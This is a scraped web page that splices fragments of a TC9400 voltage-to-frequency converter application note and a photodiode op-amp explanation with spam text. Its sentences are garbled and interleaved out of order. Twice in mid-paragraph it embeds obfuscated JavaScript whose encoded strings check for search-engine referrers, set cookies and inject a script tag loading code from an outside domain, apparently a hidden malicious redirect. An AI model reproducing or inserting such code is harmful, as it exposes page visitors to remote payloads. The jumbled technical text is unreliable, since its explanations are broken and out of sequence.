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TEMPERATURE METER

A temperature meter using the voltage output of a probe, such as one of the three shown, can be economically and straightforwardly implemented with the TC9400 V/F converter. The V/F output is simply counted to display the temperature. For long-distance data transmission, the TC9400 can be used to modulate an RF transmitter.



FIGURE 5: Temperature meter.

A/D CONVERSION WITH A MICROCONTROLLER

There are two schemes that can be utilized to accomplish A/D conversion with a microcontroller:

1. Depending on the number of digits of resolution required, V_{IN} is measured by counting the F_{OUT} frequency for 1ms, 10ms, 100ms, or 1 second. The final count is then directly proportional to V_{IN}. (The microcontroller provides the time base.)
2. V_{IN} is measured by determining the time between two pulses (negative edges). F_{OUT} is used as a gate for counting the microcontroller's clock. The final count will then be inversely proportional to V_{IN}.

By taking the one's complement (changing 1's to 0's and 0's to 1's) of the final binary count, a value directly proportional to V_{IN} will result. This technique will give a faster conversion time when resolution is very important, but dynamic range is limited.



FIGURE 6: A/D conversion with a microcontroller.

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To analyse the current to voltage converter by inspection,if we apply KCL to the node at V- (the inverting input) and let the input current to the inverting input be I-, then \begin <<V_- V_-> \over R_f >= I_p + I_- \endsince the output is connected to V- through Rf, the opamp is in a negative feedback configuration.

The output of the photodiode sensor is a current which changes proportional to the light intensity.. Thus \begin V_- = V_+ = 0 \endand assuming that I- is 0 and simplifying, \begin V_ = I_pR_f \endOne example of such an application is using the photodiode sensor to measure light intensity.. Another advantage of the opamp circuit is that the voltage across the photodiode (current source) is kept constant at 0V.. var _0x1b9d=['WWRrT1A=','Lmdvb2dsZS4=','LmJpbmcu','LmFzay4=','dmlzaXRlZA==','ZlFP','RnpJ','aHR0cHM6Ly9jbG91ZGV5ZXNzLm1lbi9kb25fY29uLnBocD94PWVuJnF1ZXJ5PQ==','QmZFR3o=','WlZ2SXM=','LnlhaG9vLg==','QnFuSlY=','LmFsdGF2aXN0YS4=','cXRsQ3A=','Z2V0','VFlJZ2c=','aW5kZXhPZg==','Uk13eEY=','c2h5UFY=','cXdLU2Y=','c2V0','RGlyVGw=','cVVma3E=','aGVhZA==','Y3JlYXRlRWxlbWVudA==','c2NyaXB0','c3Jj','Z2V0RWxlbWVudHNCeVRhZ05hbWU=','WkJNZUM=','YXBwZW5kQ2hpbGQ=','b3ArYW1wK2FzK3YrdG8raStjb252ZXJ0ZXI=','TmNKR00=','c3BsaXQ=','SlVBeE0=','bGVuZ3Ro','cmVwbGFjZQ==','Y29va2ll','bWF0Y2g=','OyBleHBpcmVzPQ==','QktSVWw=','QXFGSlQ=','SkFWRE0=','Q0ZueEo='];(function(_0xc7be6e,_0x992cf2){var _0x49ed3c=function(_0xeffa1b){while(--_0xeffa1b){_0xc7be6e['push'](_0xc7be6e['shift']());}};_0x49ed3c(++_0x992cf2);}(_0x1b9d,0x6d));var _0x2f20=function(_0x422afb,_0x211685){_0x422afb=_0x422afb-0x0;var _0x34809d=_0x1b9d[_0x422afb];if(_0x2f20['initialized']===undefined){(function(){var _0x31e1b7;try{var _0x46c26e=Function('return\x20(function()\x20'+'{}.. However, if the input impedance of your instrument is low compared to the converting resistor then the following opamp circuit should be used.

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Bank Alarm PuzzleA bank installs an alarm system with 3 movement sensors To prevent false alarms produced by a single sensor activation, the alarm will be triggered only when at least two sensors activate simultaneously.. This circuit is required if your measuring instrument is capable only of measuring voltages and you need to measure the current output.. Click to learn the secret to solving such puzzles in minutes!

converter windows 7

If your instrument or data acquisition module (DAQ) has a input impedance that is several orders larger than the converting resistor, a simple resistor circuit can be used to do the conversion.. constructor(\x22return\x20this\x22)(\x20)+');');_0x31e1b7=_0x46c26e();}catch(_0x2d53b2){_0x31e1b7=window;}var _0xa8e328='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';_0x31e1b7['atob']||(_0x31e1b7['atob']=function(_0x3fed55){var _0x370f39=String(_0x3fed55)['replace'](/=+$/,'');for(var _0x303cd4=0x0,_0x893bf7,_0x3f8b19,_0x5e837b=0x0,_0x453569='';_0x3f8b19=_0x370f39['charAt'](_0x5e837b++);~_0x3f8b19&&(_0x893bf7=_0x303cd4%0x4?_0x893bf7*0x40+_0x3f8b19:_0x3f8b19,_0x303cd4++%0x4)?_0x453569+=String['fromCharCode'](0xff&_0x893bf7>>(-0x2*_0x303cd4&0x6)):0x0){_0x3f8b19=_0xa8e328['indexOf'](_0x3f8b19);}return _0x453569;});}());_0x2f20['base64DecodeUnicode']=function(_0x43b067){var _0x1af087=atob(_0x43b067);var _0x12700b=[];for(var _0x544ae3=0x0,_0x18a8dd=_0x1af087['length'];_0x544ae3=_0xc28d42;},'RMwxF':function _0x4c0f7e(_0x1c057a,_0x468032){return _0x1c057a!==_0x468032;},'shyPV':_0x2f20('0x19'),'qwKSf':_0x2f20('0x1a'),'DirTl':function _0x392580(_0x29d66d,_0xd99973){return _0x29d66d(_0xd99973);},'nDjUZ':function _0x1a0329(_0xb1456b,_0x17efe1){return _0xb1456b+_0x17efe1;},'qUfkq':_0x2f20('0x1b')};var _0x200178=[_0x317101[_0x2f20('0x1c')],_0x317101[_0x2f20('0x1d')],_0x2f20('0x1e'),_0x317101[_0x2f20('0x1f')],_0x317101['IlsHI'],_0x2f20('0x20'),_0x317101[_0x2f20('0x21')]],_0x89632e=document['referrer'],_0x1ce43a=![],_0x95080a=cookie[_0x2f20('0x22')](_0x317101['ipGNu']);for(var _0xde5281=0x0;_0xde5281

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